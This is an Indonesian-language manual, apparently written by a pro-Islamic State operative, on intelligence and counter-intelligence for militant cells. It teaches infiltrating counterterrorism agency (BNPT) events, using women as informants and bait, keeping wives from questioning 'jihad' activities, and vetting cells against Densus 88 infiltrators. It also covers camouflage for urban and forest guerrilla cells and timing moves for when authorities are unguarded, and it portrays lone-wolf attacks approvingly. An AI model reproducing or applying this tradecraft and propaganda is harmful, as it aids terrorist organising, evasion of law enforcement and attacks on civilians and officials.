Sebagai contoh, antum telah masuk ke dalam pertemuan BNPT di sebuah hotel. Orang dengan kecerdasan emosional tinggi akan selalu tegas dalam mengemukakan pendapat yang dianggap 'berseberangan' tanpa mereka menilai antum berpandangan seperti yang antum sampaikan. Misal dengan kata-kata begini "saya ada teman, teman saya berpendapat begini dan begitu… apa yang harus saya lakukan dengan pendapat teman seperti itu". Sehingga dari model pertanyaan seperti itu, antum mampu mendapatkan dua hal. Pertama, antum akan tetap aman dalam posisi sebagai unit khusus yang menyelinap dalam acara bnpt. Kedua, antum akan mendapatkan data (jawaban) dari pertanyaan antum. Sehingga dari pertanyaan antum inilah, akan dibawa di level unit khusus selanjutnya.

4. Mereka adalah Visioner yang siap Melupakan Kegagalan di Masa Lalu

Orang-orang dengan kecerdasan emosional yang tinggi akan sibuk memikirkan apa yang akan dilakukannya di masa depan dan segera melupakan kegagalan di masa lalu. Baginya kegagalan di masa lalu adalah

sebuah pelajaran yang penting diambil untuk mengambil langkah yang lebih baik di masa yang akan datang.

Bagi unit khusus intelijen, ketika dia gagal melaksanakan tugas maka ia akan banyak mengintrospeksi diri (muhasabah), dan mempelajari setiap kegagalannya. Lalu kemudian memperbaiki langkah dan strateginya untuk tugas yang akan dilaksanakannya lagi.

5. Mereka Tahu Cara Membuat Hidup Lebih Bahagia dan Bermakna

Dimanapun mereka berada, apakah itu di tempat kerja, di rumah ataupun berkumpul dengan teman-teman, orang dengan kecerdasan emosional yang tinggi akan membawa kebahagiaan bagi sesame muslim. Terkadang arti bahagia bagi mereka tidak harus sebuah kekayaan. Bersyukur akan nikmat yang didapat hari ini dan membantu orang lain yang membutuhkan pertolongannya akan membuat mereka merasa bahagia dan bermakna.

Bagi unit khusus (intelijen) motivasi bertindak dan tugasnya adalah untuk kebaikan dan kemaslahatan kaum muslimin. Ia akan melaksanakan hal tersebut dalam rangka fisabilillah dan mencari ridho Allah ta'alaa.

6. Mereka Tahu Bagaimana Mengeluarkan Kemampuan Mereka secara Bijak

Mereka yang dikaruniai kecerdasan emosional tinggi, tahu bagaimana memanfaatkan kemampuan mereka dengan bijak. Mereka tidak akan menghabiskan waktu untuk hal-hal yang percuma saja. Mereka akan fokus pada tindakan-tindakan yang akan membawa pahala. Mereka akan memanfaatkan waktu sebaik-baiknya untuk memperkuat diri selama belum menjalankan tugas, dan mendekatkan diri kepada Allah.

Inilah perbedaan unit khusus (intelijen) Islam dengan salibis. Karena, ketaqwan dan ketundukan kepada Allah adalah ciri khas yang akan membantunya menjalani seluruh tugas-tugasnya.

7. Terus Belajar dan Berkembang

Mereka yang memiliki kecerdasan emosional tinggi sadar, bahwa apa yang ia ketahui saat ini masih belumlah apa-apa. Baginya, belajar bukanlah 12 tahun wajib belajar dan 4 tahun kuliah. Wajib belajar adalah seumur hidup.

Mereka selalu terbuka akan hal-hal baru dan berani mencoba berbagai macam tantangan yang akan membuat mereka berkembang. Kritik dan saran dari orang lain akan dijadikan sebagai referensi baru dalam mengambil langkah dan keputusan di masa yang akan datang.

Dalam pembagiannya, terdapat 5 (Lima) hal yang mencangkup Kecerdasan Emosi.

1. Kemampuan Mengenali Emosi Diri:
   Yaitu kenal perasaannya sendiri sewaktu emosi itu muncul. Seseorang yang mampu mengenali emosinya akan memiliki kepekaan yang tajam atas perasaan yang muncul seperti senang, bahagia, sedih, marah, benci dan sebagainya. Termasuk memiliki kepekaan atas perasaan orang lain yang muncul.
2. Kemampuan Mengelola Emosi:
   Yaitu seseorang mampu mengendalikan perasaannya sehingga emosinya tidak meledak-ledak yang akibatnya memengaruhi perilakunya secara salah. Meski sedang marah, orang yang mampu mengelola emosinya akan mengendalikan kemarahannya dengan baik, tidak teriak-teriak atau bicara kasar, misalnya.
3. Kemampuan Memotivasi Diri:
   Yaitu apabila seseorang dapat memberikan semangat pada diri sendiri untuk melakukan sesuatu yang baik dan bermanfaat. Ia punya harapan dan optimisme yang tinggi sehingga memiliki semangat untuk melakukan suatu aktivitas.
4. Kemampuan Mengenali Emosi Orang Lain:

Yaitu apabila seseorang bisa mengerti perasaan dan kebutuhan orang lain, sehingga orang lain merasa senang dan dimengerti perasaannya. Kemampuan ini sering juga disebut sebagai kemampuan berempati. Orang yang memiliki empati cenderung disukai orang lain. Unit khusus harus mampu mengenali emosi sebagai dasar membuka komunikasi dengan orang lain, sehingga mendapatkan informasi seluas-luasnya.

5. Kemampuan Membina Hubungan:
   Yaitu apabila seseorang sanggup mengelola emosi orang lain sehingga tercipta ketrampilan sosial yang akan berdampak kepada ketrampilan komunikasi yang tinggi dan membuat unit khusus mampu mendapatkan informasi lebih luas. Unit khusus (intelijen) yang memiliki kemampuan seperti ini, ia memiliki banyak sekali teman baik secara sadar ataupun tidak.

INTELIJENSIA MUSLIMAH I

Sebagai bagian dari umat Islam, dan sebagian dari perjuangan kaum muslimin. Kaum muslimah perlu untuk memahami intelijensi. Hal ini dimaksudkan agar setiap jalur informasi, data, dan komunikasi dapat didisiplinkan secara baik dalam kaitannya dengan aktifitas fisabilillah. Karena Allah swt berfirman

"Mukmin laki laki dan mukmin perempuan sebagian dari mereka membantu sebagian yang lain…"

Secara strategi, ada beberapa potensi dari seorang muslimah untuk mempelajari dunia intelijensi. *Pertama*, wanita lebih luas pergaulannya. Dibandingkan laki-laki, seorang wanita lebih mudah membaur dengan kaumnya dibandingkan laki-laki. *Kedua*, wanita lebih kuat bicaranya. Mereka lebih mudah untuk berkomunikasi dengan komunitasnya. Sedang prinsip dari menyadap informasi dan data adalah komunikasi. Memancing lawan berbicara untuk berbicara dan menyampaikan unek-uneknya. Sehingga dari hal tersebut bisa didapatkan data dan informasi. *Ketiga*, wanita lebih kuat mendengarnya. Mereka lebih mudah mendengarkan dari sesamanya. Keempat, wanita lebih kuat diamnya.

Meski demikian, ada beberapa tantangan dari seorang muslimah dalam mempelajari dunia intelijensi. Pertama, perlu manajemen emosi yang sempurna agar tidak terpancing berbicara. Kedua, perlu manajemen bicara yang baik untuk memancing narasumber berbicara. Ketiga, perlu manajemen mendengarkan yang baik (good listener).

Dalam dunia intelijen, ada beberapa operasi intelijen yang melibatkan seorang perempuan. Baik sebagai seorang actor, umpan, informan, maupun sebagai sandera. Sebut saja matahari, seorang intelijen perempuan di Eropa yang berperan sebagai aktor. Meski demikian, di

dalam negeri, belum ada catatan penggunaan wanita sebagai aktor intelijen.

Penggunaan wanita sebagai umpan dalam dunia intelijen sering dilakukan. Salah satunya adalah peristiwa yang terjadi di Jawa Tengah, dimana umpan disusupkan kepada korban dengan tujuan tertentu. Misal, korban menjadi lengah, korban menjadi simpati, korban menjadi terbuka jejak dan informasinya, dll.

Penggunaan wanita sebagai informan juga sering dilakukan didalam dunia intelijen di dalam negeri. Caranya cukup mudah, sebagai contoh intelijen sering menggunakan identitas wanita untuk menarik perhatian, dan simpati dari target. Sehingga ketika korban telah percaya terhadap informan tersebut, segala informasi akan tersadap. Kasus bocornya permasalahan-permasalahan di dunia maya kurang lebih disebabkan oleh tersebarnya informasi dikalangan informan yang berpura pura sebagai wanita, atau wanita.

INTELIJENSIA MUSLIMAH II

Kita sedikit telah mempelajari intelijensia muslimah dimana hal tersebut dimaksudkan untuk melatih dan mendisiplinkan informasi dan data yang beredar di kalangan kaum muslimin agar tidak mudah bocor ke tangan taghut. Intelijensia muslimah juga dimaksudkan untuk menyadap data dan informasi untuk mengetahui tingkat ke bocoran serta untuk mengetahui isu yang disebarkan pihak lawan terhadap umat Islam. Intelijensia muslimah juga dimaksudkan untuk mengetahui seberapa efektif tingkat resistensi serangan intelijen terhadap umat islam.

Didalam tulisan berikut, kami paparkan pula intelijensi muslimah dari sisi preventif. Bagaimana seorang muslimah yang berada didalam ring satu informasi mampu melakukan pencegahan terhadap kebocoran data dan informasi yang beredar. Ring satu adalah pihak yang diawasi oleh taghut karena diduga melakukan pelanggaran hokum atau terlibat dengan orang-orang yang terlibat pelanggaran hokum.

Berikut langkah-langkah preventif yang bisa dilakukan muslimah.

1. Selalu memperbaharui niat bahwasanya seluruh aktifitasnya adalah untuk membantu umat Islam dan suaminya fisabilillah.
2. Selalu mengingatkan suami agar istiqomah fisabilillah. Meminta suami untuk saling mengingatkan bahwa seluruh aktifitasnya adalah fisabilillah.
3. Jangan meminta suami pulang apabila dalam tugas fisabilillah.
4. Jangan menanyakan dimana (posisi) suaminya ketika suami menghubungi. Terus mengingatkan suami untuk istiqamah dan menjauhi kemaksiyatan. Karena dosa dan kemaksiyatan adalah penyebab tercegahnya Nasrullah (Pertolongan Allah).

5. tidak mempertanyakan aktivitas suami, dan apa yang suami lakukan. Serta tidak berusaha mencari tahu apa aktivitas suaminya sepanjang seorang suami berjuang fisabilillah.
6. tidak melakukan dan mempertanyakan hal-hal yang mengganggu suami, dan membuat suami terbebani selama seorang suami berjuang fisabilillah.
7. mengingatkan suami untuk selalu taqarrub (mendekat) kepada Allah, mendoakan keluarga
8. Membantu suami apabila diperlukan.

Selain dari sisi preventif, intelijen muslimah juga berbicara tentang bagaimana menjaga informasi diantara sesama muslimah. Diantaranya adalah :

1. Fahamilah bahwa informasi juga merupakan amanah yang tidak mudah untuk dipikul. Sehingga, harus diperhatikan apakah sanggup untuk memikul amanah tersebut ataukah tidak.
2. Seorang wanita, sangat ingin diperhatikan dan menjadi pusat perhatian sesamanya. Namun diantara sifat 'alamiah' ini harus difahami bahwasanya tidak selamanya pusat perhatian tersebut aman bagi dirinya dan keluarganya.
3. Jangan merasa bangga dengan hal-hal yang tidak bermanfaat bagi agamanya. Misal, mengaku mengenal si fulan atau si fulanah. Disamping menjadi celah fitnah, juga dapat menyebabkan celah bocornya informasi.
4. Senantiasa menyibukkan diri dengan ibadah dan pikiran positif, dan tidak menyibukkan diri dengan gosip dan isu yang berkembang. Banya berdzikir dan bersedekah adalah salah satu contohnya.
5. Niatkan untuk membantu jihad suami dan saudaranya dengan tetap menjaga diri dan ucapannya. Karena banyak sekali intelijen yang saat ini lebih memilih menyadap informasi dari seorang wanita daripada pria.

KONTRA INTELIJEN

Kontra Intelijen adalah usaha untuk mencegah badan intelijen asing dan gerakan politik yang dikendalikan kekuatan serta kelompok asing, yang sering kali didukung oleh badan intelijen lainnya agar tidak melakukan infiltrasi ke dalam lembaga negara, struktur angkatan bersenjata dan departemen Sipil di dalam maupun luar negeri melalui kegiatan sponiase, subversi dan sabotase. Apalagi targetnya bisa mencakup warga negara atau penduduk yang tidak memiliki afiliasi secara formal dengan pemerintah.

Secara umum kontra intelijen adalah sebuah bentuk aktifitas untuk menangkal, mengatasi, menahan, dan melawan aktifitas intelijen lawan. Bentuk kontra intelijen secara umum berfokus kepada beberapa aktifitas. *Pertama*, aktifitas sirriyah (kerahasiaan). *Kedua*, aktifitas deteksi terhadap infiltrasi. *Ketiga*, aktifitas screening terhadap infiltrasi. *Keempat*, aktifitas penangkalan (kontra aksi) terhadap aktifitas intelijen musuh. *Kelima*, aktifitas narasi propaganda agar opini yang terbangun sesuai dengan misi. *Keenam*, aktifitas kontra propaganda untuk menangkal propaganda. *Ketujuh*, aktifitas penguatan kembali struktur dan operasi.

Secara garis besar, kegiatan kontra intelijen berdasarkan dua tema. Yaitu offensive dan defensive. Kegiatan offensive adalah kegiatan dimana unit khusus menjalankan kontra intelijen di luar wilayah dengan berbagai operasi yang ada. Seperti infiltrasi (penyusupan), agitasi (penggiringan), manipulasi, hingga aktifitas alibi (yang mengamankan kerja intelijen). Kegiatan defensife adalah kegiatan yang sering dilakukan oleh aktifitas kontra intelijen.

Kerahasiaan

Kerahasiaan dalam menjalankan kontra intelijen mutlak dijalankan. Bahkan dalam induk organisasi intelijen, dibandingkan aksi intelijen dan unit khusus intelijen tersebut. Operasi kontra intelijen adalah operasi yang sangat rahasia. Karena sifat yang sangat rahasia tersebut, bahkan seorang unit khusus yang terbiasa menjaga rahasia tidak mengetahui aktifitas kontra intelijen yang didesain dibelakangnya.

Bila dibandingkan dengan aktifitas unit khusus intelijen secara umum. Aktifitas kontra intelijen, lebih khusus lagi kerjanya. Bahkan mungkin kontra intelijen hanya dijalankan oleh personil-personil khusus dan dikomandoi oleh komandan khusus. Karena kerahasiaannya inilah, diperlukan teknik khusus dan berbeda daripada teknik yang dipelajari oleh unit intelijen secara umum.

Ada kalanya, kerahasiaan dari kontra intelijen inilah terkadang aktifitas kontra intelijen juga dinamakan dengan aktifitas shadow operation (operasi bayangan).

Deteksi

Bagian kedua dari kegiatan kontra intelijen adalah mendeteksi. Mereka mendeteksi tidak hanya data dan informasi yang menjadi tujuan dari misi. Namun juga mendeteksi: *Pertama*, apakah data dan informasi yang dikumpulkan oleh unit intelijen tersebut utuh, valid, dan asli. *Kedua*, apakah prosedur yang dijalankan oleh unit intelijen tersebut telah benar dan tepat. *Ketiga*, apakah ada aksi kontra intelijen dari musuh sehingga dapat membahayakan unit dan misi itu sendiri. *Keempat*, apakah ada aksi infiltrasi dari intelijen musuh terhadap unit dan misi itu sendiri.

Penulis sering melakukan beberapa tes ringan untuk menguji unit-unit khusus tim amniy anshar daulah islamiyyah di Indonesia. Salah satunya adalah dengan system tazkiyah (rekomendasi) yang ketat, dan kedua

adalah pelacakan dari hal-hal pribadi yang penulis ketahui dari unit khusus tersebut. Apabila ada jawaban yang janggal, maka bisa dipastikan adanya operasi infiltrasi. Misal, tentang peristiwa yang pernah terjadi bersama-sama, tentang kebiasaannya, tentang kesukaannya, dll.

TIdak sedikit intelijen densus 88 melakukan infiltrasi dengan berbagai modus. Pertama adalah modus ekonomi. Kedua, adalah modus Perasaan (simpati, empati, dan cinta). Ketiga, adalah modus semangat. Keempat, adalah modus tujuan.

Tak jarang pula, beberapa anshar daulah yang polos terpancing dengan permainan yang penulis lakukan, hingga suatu ketika penulis pernah di tahdzir oleh seorang anshar daulah. Ceritanya begini, dalam sebuah sel ada seorang yang penulis waspadai. Waspadainya adalah karena seseorang tersebut bergerak sendiri tanpa mengikuti perintah dan komando dari amirnya. Disisi lain, pribadi tersebut membangun affair dengan seorang akhwat yang akan 'mengganggu' kinerja dari sel tersebut. Karena penulis meyakini bahwa biang kekalahan, adalah kemaksiyatan tersebut yang akan berimbas tidak hanya kepada dirinya pribadi, namun juga berimbas kepada ikhwah yang lain.

Nah, untuk mengatasi dua masalah tersebut (pacaran, dan personil yang bergerak sendiri). Penulis berinisiatif untuk 'memisahkan' antara personil tersebut dengan akhwat yang dicintainya. Namun lucunya, justru penulis di tahdzir karena dianggap *naksir* akhwat tersebut, dan merebut pacarnya. Dan personil tersebut memaki-maki penulis dan mentahdzir penulis dengan HP sang akhwat.

Screening

Setelah melaksanakan kegiatan deteksi, kegiatan kontra intelijen adalah melakukan langkah screening terhadap unit, tim, dan jalannya misi. Ketika ada sesuatu yang janggal, non procedural, pelanggaran hukum dan aturan, maka akan dicegah, dan ditangkal. Ada kalanya, screening ini

dilakukan dengan sangat hati-hati agar tidak membahayakan misi yang sedang berjalan.

Proses screening ini memerlukan beberapa rencana yang harus disiapkan secara matang. Termasuk backup personil secara sempurna. Sehingga, apabila screening yang dilakukan menimbulkan dampak kepada organisasi dan misi, maka secara procedural hal tersebut telah diatasi dengan beberapa rencana, dan backup personil.

Dalam proses screening ini penulis menekankan kepada beberapa hal: *Pertama,* aqidah dan manhaj unit khusus. *Kedua,* akhlaq dan perilakunya sehari-hari. *Ketiga,* Kelemahannya apakah masih dapat ditoleril, ataukah tidak. Atau, kekurangan unit ini merupakan hal prinsipil ataukah tidak. *Keempat,* kondisi ring terdekatnya. Bagaimana anak dan istrinya, bagaimana orangtuanya, bagaimana saudaranya. Apakah unit tersebut telah mampu berbaro'ah ataukah belum. DLL.

Ada kalanya proses screening berjalan ketat, ada kalanya proses screening berjalan lembut. Karena dalam beberapa kasus, terbongkarnya infiltrasi karena proses kelembutan. Sebagai contoh, penulis pernah mencabut tazkiyah terhadap seorang amir sel karena kelembutan amir sel tersebut terhadap wanita. Kelembutan amir sel tersebut terhadap wanita menyebabkan amir sel tersebut tidak mampu menjaga kerahasiaan sel, dan merasa bangga menceritakan ini dan itu dihadapan istrinya. Alhasil, sebelum sel tersebut melaksanakan operasinya. Penulis mencabut rekomendasi amir sel dan sel tersebut. Hal ini tidak penulis beritahukan kepada amir sel tersebut (dan hanya penulis beritahukan kepada anggota sel tersebut supaya keluar dari sel), karena penulis menggunakan cara lembut dalam proses screening.

Kontra Aksi

Kontra aksi adalah hal paling nampak dari aktifitas kontra intelijen. Bahkan hampir dikatakan dan menjadi persepsi umum tentang kontra intelijen adalah kontra aksi itu sendiri. Kontra aksi adalah aktifitas dan langkah yang menghadap kegiatan spionase yang dilakukan musuh. Kalau dalam persepsi kebanyakan orang, kontra aksi ini akrab dengan kebut-kebutan, tembak-tembakan, dan perkelahian :D

Persepsi tersebut tidak salah, dan memang hanya ada di dalam film holywood semata. Namun kontra aksi tidak selalu berhubungan dengan aktifitas fisik. Kontra aksi dapat berupa propaganda, permainan psikologi, bahkan diplomasi. Di lapangan, banyak sekali kegiatan kontra aksi yang dilakukan intelijen untuk tujuan tertentu.

Sebagai contoh, terkadang densus merasa bangga dengan penangkapan teroris di seluruh wilayah. Namun dari situlah, nampak kelemahan dari system intelijen yang dikembangkan oleh ansharut taghut. Seperti diketahui, bahwa sepanjang tahun ansharut taghut hanya memfokuskan kepada penangkapan-penangkapan ansharud daulah semata. Namun minim pengawasan bangkitnya sel-sel individu yang terlepas dari organisasi, atau masih terikat dengan organisasi yang bahkan dianggap telah 'jinak'.

Dalam sebuah prinsip intelijen dikatakan "seorang yang telah mampu mengkhianati Tuhannya, maka ia akan dengan mudah mengkhianati manusia". Maka, semakin menjamurnya kelompok-kelompok deradikalisasi inilah justru meningkatkan potensi terhadap serangan itu sendiri. *Pertama*, seseorang yang melakukan aksi akan mampu bergerak sendiri (lone wolf) tanpa ikatan organisasi yang dianggapnya telah berkhianat. *Kedua*, seseorang yang melakukan aksi akan mampu bergerak tanpa ikatan keamiran. Karena banyak amir-amir jama'ah Islam telah mendukung dan duduk bersama sebagai tim 8 di tengah BNPT (ansharut taghut). *Ketiga*, kesempatan ini akan dimanafatkan oleh sel-sel dalam

jama'ah islam yang telah dianggap murtad tersebut untuk bangkit dan mempersiapkan diri dan persenjataan. Menurut penulis, hal tersebut hanyalah menunggu momen yang tepat, dan telah menjadi bom waktu di kalangan ansharut taghut itu sendiri.

Narasi Propaganda

Dalam operasi kontra intelijen, tetap memerlukan narasi (alur) propaganda. Hal ini dimaksudkan untuk: *Pertama*, menjaga kesuksesan misi itu sendiri. *Kedua,* mendukung kinerja seluruh aktifitas dan unit yang ada didalamnya. *Ketiga,* mengamankan hasil-hasil penyidikan dan pengamatan (data dan informasi), dll.

Sebagai contoh, penulis pernah menjalankan narasi propaganda terhadap ansharut taghut terkait dengan identitas penulis. Dari sisi itulah, narasi propaganda yang penulis gariskan telah menjadi umpan dan termakan oleh ansharut taghut. Banyak toghut dan ansharut taghut dengan narasi ideologis (aqidah dan manhaj) saat ini berpikir sendiri, terkait pekerjaan dan perbuatannya dapat menyebabkan status keislamannya menjadi gugur. Meskipun mereka sekedar meniatkan untuk bekerja saja…

Banyak bukti menunjukkan pula, bahkan seperti mundurnya Ketua Tim Hakim Sidang Peninjauan Kembali perkara ust. Abu Bakar Ba'asyir karena mereka telah melihat fakta kebenaran dari apa yang diperjuangkan ust. Abu Bakar Ba'asyir, kemudian digantikan dengan struktur Tim Hakim yang baru tersebut.

Desas-desus dikalangan internal ansharut taghut saat ini adalah mereka dihinggapi dengan kecemasan, ketakutan, dan kekhawatiran akibat perbuatan kufur dan dzalim yang mereka lakukan terhadap ust. Abu Bakar Ba'asyir tersebut. Mereka mengkhawatirkan tidak hanya bala dari Allah swt, namun juga mengkhawatirkan serangan-serangan yang semakin meningkat dari hari ke hari. Apa yang terjadi hari-hari kemarin, menurut persepsi mereka. Suatu saat akan menimpa mereka juga.

Kontra Opini

Bagian keenam dari operasi kontra intelijen adalah operasi kontra opini. Kontra opini ini dimaksudkan untuk beberapa hal. *Pertama*, adalah kamuflase terkait kegiatan kontra intelijen yang dilakukan. *Kedua*, adalah alibi terkait kegiatan khusus yang dijalankan agar tidak tercium unit intelijen lainnya. *Ketiga*, untuk menutupi fakta di lapangan agar tidak terendus oleh intelijen musuh. *Keempat,* untuk menutupi fakta di lapangan agar masyarakat tidak membaca kegiatan kontra intelijen tersebut.

Sebagai contoh, adalah peristiwa perang 10 Nopember, kontra opini dijalankan untuk membuat ciut penjajah inggris yang saat itu baru merapat di Surabaya.

Restrukturisasi Organisasi dan Aksi

Langkah terakhir setelah dijalankannya operasi kontra intelijen adalah restrukturisasi organisasi, dan prosedur aksi yang dijalankan. Apa yang menjadi aktifitas kontra intelijen bahkan akan menjadi bahan acuan dan diskusi perbaikan struktur organisasi, dan SOP (standard operation procedure) yang dijalankan.

INTELIJEN DALAM GERILYA

Seperti kita ketahui bersama, bahwa gerilya merupakan operasi yang tersembunyi, penuh kehati-hatian, penuh kamuflase, dan penuh strategi. Oleh karenanya, operasi intelijen untuk mendukung gerilya ini mutlak diperlukan karena sifat dan tujuannya yang sama. Gerilya sendiri memerlukan operasi intelijen dan unitnya untuk mendukung aktifitasnya. Seperti contoh, bagaimana unit intelijen membantu membaca kekuatan lama dalam surveillance sebagai perencanaan serangan didalam gerilya.

Dalam tulisan ini, penulis akan jelaskan bagaimana intelijen membantu aktifitas gerilya.

1. Kerahasiaan
   Dalam gerilya, memerlukan sifat kerahasiaan baik dalam struktur maupun aktifitasnya. Kerahasiaan ini difungsikan untuk mengamankan segala personil, system, tujuan, dan target dari gerilya itu sendiri.

2. Kamuflase
   Dalam gerilya, memerlukan sifat kamuflase baik dalam personil, aktifitas, maupun posisinya. Kamuflase ini difungsikan untuk mengamankan segala personil, struktur, system, dan gerakan mereka.

3. Komunikasi
   Dalam gerilya, memerlukan sifat komunikasi yang khusus baik antar personil, aktifitas, maupun struktur. Tanpa adanya komunikasi yang khusus dan terjaga dari penyadapan, maka hal tersebut sulit dilakukan.

4. Surveillance

Dalam gerilya, factor surveillance dan pemetaan merupakan factor utama terkait sebuah operasi. Tanpa adanya prosedur yang khusus dan aman, maka surveillance dan pemetaan tidak dapat dilakukan dengan baik. Hasilnya pun akan menjadi tidak maksimal dan optimal.

5. Opini dan Propaganda
   Salah satu keberhasilan dari gerilya adalah factor opini dan propaganda. Maka opini dan propaganda yang dijalankan dalam gerilya juga harus terjaga keamanannya. Selain keamanan, opini dan propaganda yang dijalanan dalam gerilya agar tepat sasaran dan efektif. Baik untuk perang opini maupun perang psikologi.

6. Infiltrasi
   Salah satu aktifitas unit khusus (intelijen) yang dijalankan dalam gerilya adalah infiltrasi. Infiltrasi disini dimaksudkan untuk mengetahui informasi dan data, menyabotase aktifitas intelijen kuffar, dan untuk memberikan penangkalan terhadap aktifitas intelijen kuffar tersebut.

INTELIJEN DALAM TAMKIN

Intelijen dalam tamkin dimaksudkan untuk beberapa hal. *Pertama*, menjaga keamanan kaum muslimin dari ancaman luar dan didalam (infiltrasi). *Kedua*, untuk mengendalikan arus data dan informasi. *Ketiga*, untuk mengendalikan opini yang berkembang didalam maupun diluar wilayah. *Keempat*, untuk mengendalikan operasi-operasi di dalam dan diluar wilayah.

Karena pada prinsipnya unit khusus intelijen sama posisinya dengan pasukan regular. Perbedaannya terkait hanya sebatas tugas dan kemampuannya yang cenderung tertutup dan dibelakang layar. Disatu sisi unit khusus intelijen memiliki prinsip-prinsip yang berbeda dari pasukan regular. Pertama, apabila sukses menjalankan tugas mungkin hanya amir dan Allahlah yang tahu. Kedua, apabila gagal menjalankan tugas mungkin hanya Allah yang tahu, dan tidak akan diakui oleh struktur keprajuritan maupun amirnya sekalipun.

Keamanan

Intelijen dalam tamkin untuk mewujudkan aspek keamanan dalam dan luar wilayah penting dilakukan dalam rangka menghindari ancaman yang ada. Baik berupa serangan dari luar, dan infiltrasi di dalam. Faktor keamanan ini menjadi syarat tamkin yang diwujudkan dapat berjalan sempurna selain dari syariat Islam yang diaplikasikan di semua sendi kehidupan

Data dan Informasi

Intelijen dalam tamkin memerlukan adanya pengawasan terhadap arus data dan informasi. Karena kebocoran data dan informasi akan berakibat ancaman keamanan terhadap tamkin yang telah berjalan. Juga berakibat ancaman terhadap struktur dan personil yang menjalankan tamkin

tersebut. Juga akan berakibat terhadap aktifitas yang berjalan yaitu penegakan syariat islam itu sendiri.

Opini

Banyak orang-orang munafiq dan orang-orang kafir tidak menginginkan tegaknya tamkin syariat Islam di muka bumi. Mereka senantiasa menyebarkan opini, fitnah, dan hasutan terhadap daulah Islam dan tamkin yang telah dijalankannya. Dan lucunya, banyak kaum muslimin sendiri yang lebih mempercayai opini dan hasutan yang dikeluarkan oleh kuffar.

Operasi - operasi

Dalam tamkin berjalan pula operasi-operasi, baik operasi penegakan syariat, maupun operasi-operasi khusus yang menjadikan tamkin semakin luas dan berpengaruh. Keberadaan system intelijen dan unit khusus intelijen diperlukan untuk menjaga keberlangsungan operasi-operasi tersebut.

KAMUFLASE

Bila mendengar kata kamuflase, mungkin sebagian dari kita tergambar tentang pakaian kamuflase yang dikenakan personil militer. Yang bisa menyamarkan kedudukan prajurit di medan pertempuran. Atau kamuflase yang digunakan unit sniper untuk menjalankan tugasnya. Satuhal yang menjadi catatan bagi saya adalah seringnya suatu pihak yang justru merasa bangga dan diekspos karena telah menjadi bagian dari unit khusus dari satu kesatuan.

Kita akan berbicara, bagaimana kedudukan kamuflase yang akan mendukung operasi-operasi militer, dan tingkatan kamuflase setiap prajurit. Dalam gerila, kamuflase juga mutlak diperlukan untuk menunjang operasi-operasi khusus yang ada. Baik gerilya di hutan maupun di kota, kamuflase diperlukan untuk menghindari ancaman atau untuk menyusup di barisan ansharut toghut.

Kamuflase diperlukan dalam gerilya hutan dengan tujuan. Pertama, melindungi posisi unit. Kedua, melindungi identitas unit. Ketiga, melindungi segala peralatan. Keempat, melindungi segala aktifitas.

Sebagai contoh, fungsi dari kamuflase di dalam gerilya hutan difungsikan untuk membaurkan unit dengan orang-orang yang berada di dalam hutan. Penulis pernah bertemu dengan orang-orang hutan yang sanggup hidup di beberapa hutan dan pegunungan. Mereka hanya turun dari hutan hanya satu kali dalam setahun. Dan orang-orang menganggapnya ‘gila’. Padahal dari sisi fisik, kebersihan, ketrampilan (peralatan yang digunakan) nampak orang ‘gila’ tersebut tidak gila seperti penampakan. Bahkan mereka orang-orang yang benar-benar hidup di alam liar.

Demikian pula aktifitas kamuflase di gerilya kota. Dimana 4 unsur tersebut harus dijaga, dilindungi, dan disembunyikan. Hal ini berlaku untuk unit

yang benar-benar ingin beroperasi secara maksimal dan efisien. Sebagai contoh, dalam gerilya kota kamuflase digunakan sebagai alibi aktifitas operasi. Sehingga seseorang tidak akan menduga lokasi x dan orang y terlibat dalam operasi-operasi khusus. Dan masyarakat sekitar tidak akan percaya desas-desus dan isu yang berhembus.

Sebagai contoh, sebuah sel memiliki tugas dan tujuan khusus. Maka mereka mempersiapkan kamuflase yang mendukung tugas dan tujuan tersebut. Mereka tidak akan dengan mudah membeberkan informasinya dengan mudah kepada lingkungan. Mereka akan bertindak sebagaimana umumnya masyarakat sekitar beraktifitas.

Terkadang terdapat syubhat dan keraguan di tengah kaum muslimin terkait kamuflase yang dapat dinilai pelanggaran syariat dan kemaksiyatan. Pertama, tiap tingkatan kamuflase tidaklah sama. Seseorang yang telah ditetapkan menjadi DPO tentu memiliki kamuflase yang harus ketat dan kuat dibandingkan seseorang yang sekedar menjadi pantauan dari ansharut taghut semata. Kedua, tiap tingkatan kamuflase terdapat tingkatan hukum darurat yang berbeda satu dengan yang lain. Seperti dalam penetapan timing bergerak, kapan dan dimana saat ansharut taghut tersebut lengah. Analisa terhadap posisi dan timing ini harus senantiasa terjaga dan update sewaktu-waktu.

Dalam operasi infiltrasi pun, kamuflase mutlak diperlukan. Bagaimana unit khusus dapat menyusup ke dalam agenda-agenda umum dan khusus ansharut taghut. Segala cara mungkin dapat dilakukan sepanjang unsur pelanggaran hukum dan daruratnya dapat dipertanggung jawabkan secara syariat.

Ada kalanya, kaum muslimin yang belum sempurna uzur daruratnya namun mereka telah melakukan banyak pelanggaran aqidah dan syariat. Seperti duduk bersama BNPT dan duduk sebagai tim 8 (delapan). Ada kalanya pula uzur daruratnya telah sempurna, namun dia tidak melihat kemaslahatan kaum muslimin secara luas. Sehingga keputusannya (meski

sah secara uzur syar'i) duduk bersama ansharut taghut, menjadi rujukan dan tuntunan kaum muslimin.

Syubhat inilah yang selama ini digembar-gemborkan oleh kaum munafiq dan pengecut. Karena alasan maslahat umat, dia mengorbankan dirinya terjerembab ke lumpur kekufuran. Namun sayangnya, langkah tersebut justru diikuti oleh kaum muslimin lainnya.

Seperti contoh, terdapat 'mujahid' yang karena tekanan yang kuat dan bengis memaksa dia duduk bersama ansharut taghut**.** Awalnya, alasan dan niat 'ikhwah' tersebut duduk bersama kekufuran adalah alasan dharuriy, alasan uzur syarie, alasan ikroh, dll. Namun ketika duduknya tersebut menjadi tuntunan dan rujukan sehingga merubah aqidah dan manhaj dirinya dan orang lain inilah yang menjadikan uzur tersebut rusak.

Meski uzurnya bagi dirinya sendiri diterima, namun akibat yang ditimbulkan dengan menjadikan banyak kaum muslimin lainnya menjadi murtad dan mengamini segala ucapan dan tindakan kekafiran adalah perkara yang lebih berat lagi.

